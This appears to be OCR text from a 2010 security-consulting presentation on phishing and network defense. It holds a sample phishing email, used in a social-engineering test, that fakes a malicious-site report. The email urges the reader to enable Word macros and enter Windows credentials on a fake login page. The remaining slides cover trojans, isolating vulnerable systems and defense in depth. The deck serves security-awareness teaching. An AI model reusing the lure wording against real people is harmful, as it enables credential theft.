
We do realize that this type of activity is often caused by viruses and other types of malware. The following link will direct you to the detailed report of the malicious web sites your system has visited as reported by the monitoring service; please review this list for accuracy.

https://www.crowehostedwebsite.org/ABC?sessionid=$Email$

The file has been encrypted for privacy and requires Microsoft Word macros to be enabled for viewing. If you believe that any of the sites listed in the report have been reported erroneously or that all sites noted are false positives, please reply to this email.

Example Email – Internet Acceptable Use Policy Ploy

What the User Views:



Please use your normal Windows login credentials to proceed to the download page.

Login:


Password:

Submit

Home All rights reserved. Please read our Disclaimer & Privacy and Security.


Further Discussion – Bots and Trojan Programs

- Remote Access Trojans – (Rats)
  - Most bots and rats now encrypt their connections
    - IDS/IPS won’t see the traffic
  - How would you prevent an unauthorized outbound HTTPS connection?
  - How is your network designed?



Vendor Management: Isolating Known Vulnerabilities

- You’ve identified a vulnerable system that can’t be fixed…. Now what?
  - Questions to ask:
  - What business function does this system support?
  - Who/What needs to access this system?
  - How often is this system used?
  - Why can’t we fix it?
    - Vendor system
    - Legacy applications
  - Depending on answers, isolate the system.
    - How?



Mitigation – Defense in Depth

Layers of Security/Defense

- Sensitive Data
- Applications
- Host/Operating System
  - HIPS, Anti-Virus, Windows Firewall
- Internal Network
  - 802.1x, VLANs, Internal Firewalls
- Physical/Building Security
  - Access controls, cameras
- Network Perimeter/Edge
  - IDS/IPS, Firewalls, Content Filtering, etc.
- Policies, Procedures, and Awareness

Mitigation

- Network Controls (Most effective)
  - Create a DMZ for it (strict ACLs)
  - Monitoring/Logging system in front of the device
    - Could be a simple snort box
  - Do not logically group vulnerable systems together!
    - ACL’s become difficult to manage
    - One compromise could mean all the systems become compromised
- Password Segmentation/Zoning (Moderately effective)
  - For local systems, set unique passwords or disable – Local Administrator
  - Logically group systems
  - Do not reuse passwords
- Windows Domain Isolation (Less effective)

- Concept: Least Privilege
  - Need to know/Need to access

Mitigation

- System Build Process
  - Standards, Standards, Standards
  - Baselines
  - Continued Vulnerability Assessments
- Data Classification
  - Where is my data?
  - What type of data is it?
  - Is it sensitive?
- Security Awareness Training
  - No quick patch for humans ☹
  - Everyone makes mistakes

For more information, contact:

Candice Moschell

Phone: 317.706.2610

Candice.Moschell@crowehorwath.com

Christopher Wilkinson

Phone: 219-308-8980

Christopher.wilkinson@crowehorwath.com

Crowe Horwath LLP is an independent member of Crowe Horwath International, a Swiss verein. Each member firm of Crowe Horwath International is a separate and independent legal entity. Crowe Horwath LLP and its affiliates are not responsible or liable for any acts or omissions of Crowe Horwath International or any other member of Crowe Horwath International and specifically disclaim any and all responsibility or liability for acts or omissions of Crowe Horwath International or any other Crowe Horwath International member. Accountancy services in Kansas and North Carolina are rendered by Crowe Chizek LLP, which is not a member of Crowe Horwath International. This material is for informational purposes only and should not be construed as financial or legal advice. Please seek guidance specific to your organization from qualified advisers in your jurisdiction. © 2010 Crowe Horwath LLP